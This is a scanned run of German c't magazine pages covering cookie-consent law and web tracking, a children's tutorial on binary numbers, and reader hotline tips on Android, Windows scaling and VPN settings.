Die Argumentation läuft folgendermaßen: Bei der Nutzung von First-Party-Cookies, die der Erstellung von Website-Statistiken dienen, sei regelmäßig nur der jeweilige Website-Betreiber als verantwortliche Stelle involviert. Hier komme sogar eine Opt-out-Lösung als datenschutzrechtliche Legitimation in Betracht. Die Artikel-29-Datenschutzgruppe schlägt in dieser Hinsicht eine Anpassung des europäischen Rechts vor, die im Kern den Regelungen des deutschen § 15 Abs. 3 TMG entspricht [8]. Die reine Website-Analyse durch den Website-Betreiber beziehungsweise seinen Dienstleister (Google), der die Daten nicht zu eigenen Zwecken verwenden darf, soll somit auch ohne Einwilligung der Besucher möglich sein.

Die Verwendung von Third-Party-Cookies oder vergleichbarer Tracking-Technik sei jedoch um einiges kritischer zu sehen. Gerade die Nutzung dieser Techniken über die Bereiche einzelner Diensteanbieter hinweg stelle eine besondere Gefahr für die Persönlichkeitsrechte der einzelnen Nutzer dar. Das gelte insbesondere, wenn als Zweck die nutzungsorientierte Online-Werbung in Werbenetzwerken dahintersteht. Die Artikel-29-Datenschutzgruppe sieht an dieser Stelle sogar die Notwendigkeit einer gesteigerten Zusammenarbeit zwischen Publishern und Werbenetzwerkbetreibern [9].

Der Betreiber eines Werbenetzwerks (wie etwa Google) sei insofern verpflichtet, entsprechende Third-Party-Cookies nur nach einem ausdrücklichen Opt-in des Besuchers zu speichern. Der jeweilige Publisher (also etwa der Betreiber der Website) sei ebenfalls in der Pflicht: Er setze die Besucher seiner Website bewusst der Datenverarbeitung des Werbenetzbetreibers aus. Je nachdem, wie weit die Zusammenarbeit mit dem Werbenetzbetreiber im Einzelfall geht, treffe den Website-Betreiber demnach zumindest eine deutliche Informationspflicht. Gegebenenfalls sei er sogar ver-

c't-Abo -> neu erleben -> mit der c't-Netzwerkkarte



Das lohnt sich für Sie als c't-Abonnent:

- Ein Artikel aus der aktuellen c't schon vor dem Druck **als Download**
- **10 % Rabatt** auf die Teilnahmegebühr ausgewählter heise-Events
- **Versandkostenfreier** Einkauf im heise shop
- **Wechselnde Aktionen**, z. B. Gewinnspiele oder weitere Rabatte
- Bis zu **15 % Rabatt** auf viele Artikel im heise shop
- **60 % Rabatt** auf alle Jahres-Archiv-DVDs „c't rom“

www.ct.de/netzwerkkarte



Achten Sie künftig in der c't und auf unserer Website auf dieses **Symbol** und freuen Sie sich über neue Angebote – exklusiv für Sie als Inhaber der c't-Netzwerkkarte.

Jetzt c't abonnieren und c't-Netzwerker werden!

www.ct.de/netzwerkkarte · leserservice@heise.de
Telefon: 0541 80 009 120

First- und Third-Party-Cookies

Der Unterschied zwischen First- und Third-Party-Cookies versteckt sich im Detail und ist auf den ersten Blick nicht zu erkennen. Entscheidend ist allein die Frage, von wem der Cookie gesetzt wird: Setzt ihn die Website, die der Nutzer gerade besucht, handelt es sich um einen First-Party-Cookie. Setzt ihn eine andere Website, liegt ein Third-Party-Cookie vor. Die Frage, wer den Cookie setzt, ist vor allem deshalb so wichtig, weil grundsätzlich nur derselbe

ihn auch auslesen kann. Third-Party-Cookies erlauben deshalb ein wesentlich weiter gehendes Tracking, welches die Grenzen einzelner Websites überschreitet. Insbesondere weit verbreitete Dienste wie das Werbenetzwerk von Google werden durch die intensive Verwendung von Third-Party-Cookies in die Lage versetzt, den einzelnen Nutzer auf ganz unterschiedlichen Websites gezielt zu verfolgen und mit Werbung zu versorgen.

Andererseits kann das von Google dort vorgeführte Beispiel schnell den Eindruck erwecken, dass Website-Betreiber mit dieser Lösung auf der sicheren Seite sind – trotz der teilweise recht deutlichen gegenteiligen Hinweise, die das Unternehmen selbst gibt.

Drei Wege

In der Praxis muss man einen der drei sich bietenden Wege gehen. Auf der sichersten Seite sind Website-Betreiber, die sich für das Modell einer echten Opt-in-Lösung entscheiden. Diese Option legt sich insbesondere solchen deutschen Anbietern nahe, die Tracking über Bereiche einzelner Diensteanbieter hinweg und nutzungsorientierte Online-Werbung nutzen wollen. Wenn dergleichen durch § 15 Abs. 3 TMG allein nicht legitimiert werden kann, empfiehlt sich eben der unbeständige, aber sicherste Weg. Zudem setzen sich Anbieter damit nicht der weiteren Frage aus, wann eine stillschweigende Einwilligung angenommen werden darf und wann nicht. Nach wie vor müssen allerdings Besucher verständlich über die Datenverarbeitung aufgeklärt werden.

Weniger Sicherheit bietet die von Google vorgeschlagene Lösung der stillschweigenden Einwilligung („implied consent“). Hier wird insbesondere die Frage akut, ob in dem Weiter surfen des Besuchers tatsächlich eine bewusste und eindeutige Einwilligung zu sehen ist. Website-Betreiber werden ganz besonders darauf achten müssen, dass Besucher den Hinweis auf ihren Webseiten nicht übersehen können. Am sichersten ist hier vermutlich eine Overlay-Lösung, die den Hinweis deutlich vom sonstigen Inhalt der Seite abhebt. Dabei ist es dringend zu empfehlen, die Widerspruchsmöglichkeit bereits im Text zu erwähnen oder sogar gleich einen Widerspruch-Button mit anzubringen. Website-Betreiber, die sich für eine Bannerlösung entscheiden, sollten das Hinweisbanner möglichst auffällig in die Seiten einbinden. Lösungen, die ein solches Banner nach Ablauf von einigen Sekunden automatisch wieder ausblenden, bieten ein zu hohes Risiko, dass ein Besucher den Hinweis nicht wahrnimmt. Zudem muss

Neue Funktionen und Schnittstellen

Es entstehen nicht nur neue Wege der Nutzerverfolgung – auch die Funktionen, die der Datengewinnung dienen, werden immer ausgeföhrt. So hat Google vor einiger Zeit neben dem alten Google-Analytics-Tracking-Code (ga.js) einen neuen Code (analytics.js) eingeführt. Dieser erlaubt es Website-Betreibern, einzelne Nutzer auch über Geräte hinweg zu verfolgen.

Möglich ist das zum Beispiel dann, wenn eine Website über personalisierte Login-Bereiche verfügt. Meldet sich ein Nutzer über verschiedene

Geräte an, können die Google-Analytics-Nutzungsprofile der Geräte zusammengeführt werden. Der neue Google-Analytics-Code weist darüber hinaus eine weitere Besonderheit auf: Er bietet eine Schnittstelle („Measurement Protocol“), über die Website-Betreiber auch Informationen aus der Offline-Welt über den einzelnen Nutzer zu den Profilen hinzuspeichern können. Auf diese Weise ist es beispielsweise möglich, die Verwendung von Bonuskarten im Ladengeschäft vor Ort oder Daten eines Kundenverwaltungssystems in die Profilbildung von Google Analytics einfließen zu lassen [12].

Fortschrittliche Tracking-Techniken

Die klassischen Browser-Cookies sind genau genommen ein alter Hut. Tatsächlich weist der Werkzeugkoffer der Tracking-Techniken viele differenzierte Möglichkeiten auf.

So ist etwa das Browser-Fingerprinting auf dem Vormarsch. Diese Technik versucht, aus den Informationen, die ein Browser beim Aufrufen einer Seite hinterlässt, eine Art individuellen Fingerabdruck herzustellen. Hierbei werden Informationen über Browser-Einstellungen, Betriebssystem, installierte Schriften, Plug-ins, Bildschirmauflösung und mehr ausgewertet. Diese Form des (passiven) Fingerprinting ist für den Nutzer nicht feststellbar.

Neben den klassischen Browser-Cookies steht zudem eine ganze Reihe weiterer Cookies zum Einsatz bereit. So können etwa Cookies außerhalb des Browsers über Drittanwendungen beziehungsweise Add-ons wie Adobes Flash-Player oder Microsoft Silverlight gesetzt werden.

Auch die Verwendung von sogenannten Advertising Identifiers ist keine Seltenheit. Hierbei handelt es sich um eine einzigartige ID, die etwa die Betriebssysteme Android und iOS an Bord haben. Dritte können sie nutzen, um zielgerichtete Werbung auszuspielen.

pflichtet, selbst eine Einwilligung einzuholen.

Es scheint nun, als wolle sich Google mit der Einwilligungsrichtlinie den Ansichten der Artikel-29-Datenschutzgruppe annähern und die Publisher über entsprechende Nutzungsbedingungen verpflichten. Hierfür spricht auch die Antwort, die Google auf die Frage gibt, weshalb das Unternehmen überhaupt eine eigene Richtlinie für erforderlich hält [10]: „Die Artikel-29-Datenschutzgruppe [...] hat Änderungen der gegenwärtigen Prakti-

ken zum Einholen der Endnutzerzustimmung beantragt.“

Das diffuse Licht einer Nebelkerze

Von der Google-Richtlinie bleibt im Ergebnis nicht viel mehr als eine Nebelkerze übrig. Es handelt sich lediglich um eine Nutzungsbedingung, die Publishers vorschreibt, geltendes Datenschutzrecht einzuhalten, und dann unverbindliche Hilfestellungen gibt.

Rechtlich ändert sich für deutsche Website-Betreiber dadurch nichts. Sie haben es bei der Verwendung der betroffenen Google-Produkte weiterhin mit einer höchst unklaren Rechtslage zu tun. Immerhin werden aufmerksame Anbieter insbesondere durch die Ausführungen und die verlinkten Dokumente auf www.cookiechoices.org noch einmal auf die verworrene und komplizierte Rechtslage hingewiesen, zudem erhalten sie Hinweise auf einige interessante Software-Tools.

die Information bereits auf der Einstiegsseite eingebunden werden, also auf der ersten Seite, mit der ein Nutzer des Web-Angebots in Kontakt kommt. Das muss – etwa bei Portalen – nicht unbedingt die Startseite sein. Es gilt weiterhin, darauf zu achten, dass die Tracking-Techniken erst dann greifen dürfen, wenn der Besucher nach Lektüre des Hinweises weiterhin die Website nutzt. Der Klick des Nutzers auf den im Hinweistext enthaltenen Link zu weiteren Informationen hingegen darf nicht als stillschweigende Einwilligung bewertet werden. Denn wenn er diesen aufruft, hat er ja noch keine Entscheidung getroffen.

Am wenigsten Rechtssicherheit erlangen jene Website-Betreiber, die sich auf eine reine Widerspruchsmöglichkeit in der Datenschutzerklärung verlassen, obwohl sie Tracking-Techniken mit Third-Party-Cookies verwenden. Wer dann nicht bereits auf der Einstiegsseite deutlich über das Web-Tracking informiert, handelt sich ein Abmahnrisiko ein. Denn eine Einwilligung – sei sie stillschweigend oder ausdrücklich – kann unter diesen Umständen nicht mehr angenommen werden.

Die Rechtssicherheit ist ein wichtiges Kriterium. Erfahrungsgemäß werden sich Website-Betreiber aber in der Praxis nicht zuletzt daran ausrichten, welche Lösung wirtschaftlich vorteilhafter ist respektive den größten Gewinn verspricht. Die Wahl dürfte in dieser Hinsicht sehr häufig auf die stillschweigend erklärte Einwilligung fallen. Zu dieser fasst der Betreiber des von Google empfohlenen Tools Siltide Cookie Consent treffend zusammen [11]: „Whilst we can't guarantee that our plugin will constitute total compliance for everyone in the EU, this approach does appear to have satisfied regulators for the time being. If you're confused by the law and its vague requirements, you're in good company“. (psz@ct.de)

Literatur

- [1] Richtlinie zur Einwilligung in die Nutzung von Tracking-Cookies für Google-Dienste (alle Online-Fundstellen siehe c't-Link)
- [2] Plenarprotokoll 17/155 des Deutschen Bundestags, Seiten 18700 bis 18706

- [3] Umlaufentschließung der Datenschutzbeauftragten des Bundes und der Länder vom 5. Februar 2015
- [4] Antworten der Bundesregierung auf Fragen der EU-Kommission vom 4. Oktober 2011
- [5] Hilfeseite zu Richtlinienanforderungen für Google-Analytics-Werbefunktionen
- [6] Google-Hilfeseite zur Zustimmungsrichtlinie
- [7] Beschreibung der Cookie-Verwendung von analytics.js bei Google Developers
- [8] Stellungnahme 04/2012 der Artikel-29-Datenschutzgruppe zur Ausnahme von Cookies von der Einwilligungspflicht, Ziffer 4.3
- [9] Stellungnahme 2/2010 zur Werbung auf Basis von Behavioural Targeting, Ziffer 3.3
- [10] FAQ-Liste auf den Hilfeseiten zu AdSense-Programmrichtlinien
- [11] Compliance-Docs zu Siltide Cookie Consent
- [12] Hierzu im Detail: Sebastian Ertel, Sven Venzke-Caprarese, Google Universal Analytics, On- und Offline-Profilbildung anhand von User-IDs, Datenschutz und Datensicherheit (DuD) 3/2014

c't Dokumente und Bestimmungen: ct.de/yfx8

Top-Schutz für PC- und Embedded-Systeme



Ihr Schlüssel zur sicheren Industrie 4.0

- Know-how und IP-Schutz
- Kopierschutz gegen Nachbau
- Integritätsschutz gegen Manipulation
- Schutz von Produktionsdaten
- Einfache Integration in Software und Vertriebsprozesse




25.-29. April 2016
Halle 8, Stand D 05

<https://s.wibu.com/hmi16>

SECURITY
LICENSING
PERFECTION IN PROTECTION





Dr. Jens Gallenbacher

Was ist denn binär?

Zahlendarstellung im Binärsystem einfach erklärt

Dieser erste Teil einer dreiteiligen Mini-Serie geht einem wichtigen Thema der Informatik auf den Grund – nämlich der Frage, wie Zahlen im Binärsystem dargestellt werden. Die Erklärungen sind so einfach wie möglich gehalten und simple Experimente geben auch jüngeren Kindern Gelegenheit, die dargestellten Zusammenhänge im wahrsten Sinne des Wortes zu begreifen.

Dass Computer „nur mit 0 und 1 rechnen“, gehört heute zur Allgemeinbildung. Genau genommen stimmt das aber gar nicht, denn 0 und 1 sind nur die für uns Menschen verständlichen Symbole für zwei unterschiedliche Zustände wie „An“ und „Aus“, „Strom“ und „kein Strom“ oder „Spannung 0 V“ und „Spannung 3 V“. Computer arbeiten mit diesen unterschiedlichen Zuständen.

Im ersten Teil dieser kleinen Serie geht es um die Zahlendarstellung mit nur zwei Zuständen. Dazu bereiten Sie zunächst fünf gleich große Pappkarten vor; eine weitere Karte sollten sie bereitlegen. Auf die Vorder-



seiten malen Sie unterschiedlich viele Punkte, die Rückseiten bleiben leer. Beginnen Sie mit einem Punkt und verdoppeln Sie die Anzahl auf jeder weiteren Karte; auf der fünften sind so schließlich 16 Punkte zu sehen. Legen Sie die Karten nun der Reihe nach nebeneinander.


Karten legen

Je nach Alter des Kindes versuchen Sie nun entweder gemeinsam, die Karten durch Um-drehen so aufzudecken, dass insgesamt 13 Punkte sichtbar sind oder lassen das Kind


allein die passende Anordnung herausfinden. Alle Karten bleiben dabei an ihrer Position liegen. Schafft es das Kind auch, 21 Punkte aufzudecken? Und welches ist die größte Zahl, die sich auf diese Weise darstellen lässt? Richtig: 31. Um größere Zahlen darzustellen, braucht man eine weitere Karte. Kinder ab dem zweiten Schuljahr kommen sicher selbst schnell darauf, dass auf diese sechste Karte 32 Punkte gehören. Legen Sie die neue Karte ans Ende der Reihe und experimentieren Sie noch ein wenig mit den neuen Möglichkeiten.

Jetzt soll mit den Punktekarten konsequent gezählt werden. Bitten Sie das Kind, die Karten so hinzulegen, dass insgesamt 0 Punkte sichtbar sind – das ist einfach. Nun soll es sie so aufdecken, dass ein Punkt zu sehen ist, danach zwei Punkte, dann drei und so weiter. Tipp: Besonders viel Spaß macht das Zählen mit den Binärkarten im Team. In einer Gruppe mit sechs Kindern kann jedes eine der Karten bedienen. Schnell wird klar, dass die Arbeit nicht gleich verteilt ist – wer muss seine Karte am häufigsten umdrehen? Wer hat den ruhigsten Job?

Wenn die Kinder den Dreh heraushaben und das Zählen zügig klappt, lässt sich besonders leicht beobachten, wie oft beim Zählen die Karte ganz rechts – also die mit einem Punkt – umgedreht wird, nämlich jedes Mal. Bei der Karte mit den zwei Punkten ist es jedes zweite Mal. Und bei der drit-



Um die 45 darzustellen, wird noch eine sechste Karte mit 32 Punkten benötigt. Der Zusammenhang zwischen dieser Kartenreihe und der Binärzahl 101101 ist offensichtlich.



Die Binäruhr auf der Webseite [www.abenteuer-informatik.de](http://abenteuer-informatik.de) funktioniert genauso wie die Punkte-Karten.

ten Karte mit den vier Punkten? Genau: jedes vierte Mal.

Ratespiel

Lassen Sie die Kinder eine Weile mit den Punktekarten hantieren, sodass sich ein Gefühl für die Logik dahinter einstellt. Dann ist es Zeit für ein weiteres Experiment, das Sie zusammen mit Ihrem Kind durchführen; alternativ arbeiten dabei zwei Kinder zusammen. Eine Person schließt die Augen oder dreht sich um, sodass sie den Zahlenkärtchen den Rücken zukehrt. Der Partner legt nun mit den Karten eine beliebige Zahl. Die wird aber nicht verraten! Stattdessen schreibt der Partner für alle Karten von links nach rechts auf, ob die Punkte darauf sichtbar oder nicht sichtbar sind. Die erste Person muss nun herausfinden, welche Zahl dargestellt ist, indem sie in Gedanken jeder Position die richtige Zahl von Punkten zuordnet und alles addiert.

Hinter der Ansage „sichtbar – nicht sichtbar – sichtbar – sichtbar – nicht sichtbar – sichtbar“ verbirgt sich beispielsweise die 45. Mit diesem Ratespiel sind die Kinder hinter das Geheimnis der Binärzahlen gekommen. Statt „sichtbar“ lässt sich kürzer auch das Symbol „1“ verwenden und statt „nicht sichtbar“ die „0“. Die Zahl 45 kann also auch als „101101“ dargestellt werden.

Blinkende Kreise

Um eine praktische Anwendung dieses Systems anzuschauen, besuchen Sie nun die Webseite <http://www.abenteuer-informatik.de/bu.html>. Ist das eine Uhr? Selbst wenn man mit den blinkenden Kreisen zunächst noch nichts anfangen kann, gibt es doch einige Indizien, die für eine Zeitmessung sprechen: Die roten Kreise verändern sich im Sekundentakt und wenn man lange genug hinschaut, stellt man fest, dass die grünen minütlich und die blauen stündlich ihren Zustand ändern. Ein Klick auf den roten Knopf bringt auch die Dezimaldarstellung der Uhrzeit zum Vorschein und mit einem Klick auf den grünen Knopf lassen sich zusätzlich Zahlenkärtchen einblenden – so wird der Zusammenhang zu den ersten Experimenten auch für jüngere Kinder schnell nachvollziehbar.

Bei den roten Kreisen wechselt der ganz rechte jede Sekunde seinen Zustand, der daneben jede zweite Sekunde, der dritte von rechts jede vierte Sekunde und so weiter. Die Kreise verhalten sich also exakt so, wie die Punktekärtchen beim Zählen. Prinzipiell macht eine Uhr ja auch nichts anderes, als Sekunden, Minuten und Stunden zu zählen.

Sobald die Kinder das Prinzip verstanden haben, können sie auch die Binäruhr ablesen. Bis sie das so gut wie im gewohnten Zehnersystem schaffen, braucht es allerdings ein bisschen Übung. Da stellt sich schon die Frage, warum heutige Computer im Binärsystem arbeiten und nicht einfach in dem für uns gewohnten Zahlensystem, dem Dezi-

malsystem. Fragen Sie einfach mal im Freundeskreis herum – auch gestandene Informatikern fällt die Antwort oft nicht leicht.

Warum binär?

Eine häufige Antwort lautet: „Elektronische Bauteile sind darauf ausgelegt, mit zwei Zuständen zu schalten – wie damals die Relais, die Konrad Zuse in seinem ersten funktionierenden Computer verwendet hat: Ein Stromkreis war geschlossen oder unterbrochen.“ Das stimmt! Aber die Erklärung wirft ein Henne-Ei-Problem auf: Wäre es nicht auch möglich gewesen, elektronische Schaltkreise zu entwickeln, die mit mehr als zwei Zuständen arbeiten? Schon zu Zeiten von Konrad Zuse gab es zum Beispiel den Drehwähler aus der Telefontechnik, der zehn verschiedene Zustände annehmen konnte.

Auch Charles Babbage entwarf bereits Mitte des 19. Jahrhunderts seine „Analytical Engine“, die praktisch schon alle Einheiten eines modernen Computers gehabt hätte – leider konnte er nie einen Prototyp bauen. Aber ein Modell des Londoner Science Museum zeigt, dass seine – auf dem Dezimalsystem beruhenden – Rechenwerke durchaus auch damals schon funktioniert hätten. Dass die entsprechenden Bauteile nicht verfügbar waren, kann also nicht der Grund dafür sein, dass die Menschheit noch fast ein Jahrhundert auf den ersten funktionsfähigen Computer warten musste.

Eine weitere mögliche Antwort auf die Frage nach den Vorteilen des Binärsystems: „Mit mehr als zwei Zuständen werden die Störungen auf den Leitungen höher“. Auch das stimmt – der sogenannte Signal-Rauschabstand nimmt ab, falls gültige Signale enger beieinander liegen, also etwa nicht nur Spannungen von 0 V und 5 V unterscheiden werden müssen, sondern auch 0,5 V, 1 V, 1,5 V und so weiter.

Der c't-Tipp für Kinder und Eltern



Experimente zum Binärsystem

- Stift, Pappkarten, Internetzugang
- keine Vorkenntnisse erforderlich
- mit Vorbereitung ungefähr zwei Stunden
- Kinder ab ca. 7 Jahren, sie sollten im Zahlraum bis 100 rechnen können
- keine Kosten


Dies würde man allerdings in den Griff bekommen. Tatsächlich könnte man sogar elektronische Schaltungen entwerfen, für die zumindest eine ternäre Logik mit zum Beispiel –5 V, 0 V und +5 V als Schaltzuständen gewisse Vorteile böte. Auch das kann also nicht der entscheidende Grund für den Siegeszug des Binärsystems sein.

Im zweiten Teil wird die Frage, warum heutige Computer überwiegend im Binärsystem arbeiten, mit einem Experiment beantwortet und ganz nebenbei auch erklärt, was heutige Computer mit den Kaufleuten im Ägypten der Pharaonen gemeinsam haben.

Weitere Experimente zu Grundlagen der Informatik finden Sie in dem Buch „Abenteuer Informatik“ (Spektrum Akademischer Verlag, ISBN 978-3827429650). Die gleichnamige Ausstellung ist fest in der ExperiMINTa in Frankfurt, am Chemikum Marburg und an einigen anderen Orten wie Science-Centern, Schulen und Universitäten zu sehen. (dwi@ct.de)

ct Webseite „Abenteuer Informatik“: ct.de/y5vy

Bild: Science Museum London,
Science & Society Picture Library



Dieses nach Plänen von Charles Babbage angefertigte Modell seiner „Analytical Engine“ steht im Science Museum in London. Das Rechenwerk beruht auf dem Dezimalsystem.

HOTLINE

Wir beantworten Ihre Fragen.

Fragen zu Beiträgen in der c't richten Sie bitte an die E-Mail-Adresse am Ende des jeweiligen Artikels. Allgemeine Anfragen bitte an hotline@ct.de.

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter www.ct.de/hotline.

Sie erreichen unsere Redakteure jeden Werktag zwischen 13 und 14 Uhr unter der Rufnummer **0511/5352-333**.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen.

Speicher unter Android wird knapp

Unter Android 5 habe ich viele Apps installiert. Im Gerätespeicher sind zwar noch einige hundert Megabyte frei, dennoch meldet das System, dass der Speicherplatz zur Aktualisierung meiner Apps nicht ausreicht. Gibt es einen Trick, für mehr Platz zu sorgen, ohne Apps zu löschen?


Bei einigen Geräten lassen sich Apps auf die SD-Karte verschieben. Über Einstellungen/Apps können Sie eine Liste abrufen, welche der Apps bereits auf die SD-Karte ausgelagert sind. In der Liste „Alle“ können Sie einzelne Apps aufrufen. Dort finden Sie Informationen über den belegten Speicher und in einigen Fällen eine Schaltfläche „auf SD-Karte verschieben“. Der Vorgang kann einige Minuten dauern.

Das Verschieben auf die SD-Karte ist allerdings kein Wundermittel. Android nutzt dazu stets die erste verfügbare SD-Karte – wenn sie Teil des integrierten Speichers ist, fällt sie oft klein aus. Mit dem Gerät gelieferte Systemprogramme lassen sich grundsätzlich nicht verschieben, aus dem Store installierte Apps mitunter ebenfalls nicht. Zudem belegen die Programme nach dem Verschieben auf die SD-Karte insgesamt meistens deutlich mehr Speicher als zuvor und geben auch nur einen Teil des anfänglich belegten Gerätespeichers frei.

Obendrein muss man diese Prozedur unter Android 5 regelmäßig wiederholen, weil die aktualisierten Versionen der Apps wieder im Telefonspeicher landen. Das umständliche und zeitraubende Durchsuchen aller installierten Apps kann man sich aber

mit der kostenlosen App „Clean Master“ sparen; diese identifiziert verschiebbare Programme und ruft deren Einstellungen nacheinander auf. (uma@ct.de)


ct Download Clean Master: ct.de/yt4w



Die App Clean Master zeigt verschiebbare Apps in einer Liste an und erspart damit viel Arbeit.

Windows-Anwendungen mit 4K-Display unscharf

Ich habe einen 4K-Monitor gekauft und betreibe Windows 10 deshalb mit einer Bildschirmskalierung von 150 Prozent. Viele ältere Anwendungen sehen damit aber unscharf aus. Gibt es eine Möglichkeit, diese von der Skalierung auszunehmen?



In den Kompatibilitätseinstellungen lässt sich die Bildschirm-Skalierung für einzelne Anwendungen abschalten.

Viele Windows-Programme verwenden noch Bitmaps anstelle von Vektorgrafiken. Und viele Anwendungen enthalten nur niedrig aufgelöste Grafiken, die pixelig werden, wenn Windows sie skaliert. Um die Skalierung für einzelne Anwendungen abzuschalten, öffnen Sie die Eigenschaften per Rechtsklick auf das Programm-Icon. Unter dem Reiter Kompatibilität setzen Sie den Haken bei „Skalierung bei hohem DPI-Wert deaktivieren“ und übernehmen anschließend die Änderung.

Die Anwendung ignoriert daraufhin die Windows-Skalierung und wird immer mit 100 Prozent Größe und somit scharf dargestellt. Das hat jedoch den Nachteil, dass die Schriften beziehungsweise die Bedienelemente bei hochauflösenden Displays sehr klein und kaum erkennbar ausfallen. Das lässt sich bei einigen Programmen wie iTunes beheben, die selbst Optionen für die Schrift- und Symbolgröße mitbringen.

(chh@ct.de)

VPN nach Windows-10-Upgrade reparieren

Nach dem Upgrade auf Windows 10 funktioniert mein VPN-Zugang in die Firma nicht mehr. Die internen Seiten sind von daheim aus nicht erreichbar, obwohl ich die Verbindung neu angelegt und auch das zugehörige Zertifikat neu installiert habe. Wo hakt es?

Windows 10 verwendet jetzt für VPN standardmäßig Split Tunneling. Das funktioniert aber nicht immer zuverlässig: Zwar zeigt Windows nach dem Verbindungsauftakt einen Link an, aber es gehen keine Daten durch. Um Split Tunneling auszuschalten, geben Sie als Administrator in der PowerShell-Kommandozeile diesen Befehl ein:

Set-VpnConnection "VPN-Verbindungname" -SplitTunneling 0
Nach dem Neuaufbau der Verbindung sollte das VPN wieder funktionieren.

(Dirk Hartmann/ea@ct.de)

Android-Tastatur auf Tablet verschwunden

Ich kann mein Android-Tablet nicht mehr entsperren. Es erscheint keine Tastatur und deshalb kann ich das Passwort nicht eingeben. Auch ein Neustart bringt keine Abhilfe.

Vermutlich haben Sie eine alternative Tastatur installiert, die einen Dialog anzeigt. Dieser wird im Sperrbildschirm nicht angezeigt und kann deshalb nicht bestätigt

werden. Rechts im Passwort-Eingabefeld sehen sie ein Tastatursymbol. Wenn Sie dieses antippen, erscheint ein Menü zur Auswahl der Tastatur. Wechseln Sie auf die Originaltastatur, dann sollten Sie das Passwort eingeben können. Haben Sie das Gerät entsperrt, können Sie die Tastatur wieder wechseln und den Dialog bestätigen. (uma@ct.de)

Auswahldialog für VHD-Bootsystem übernehmen

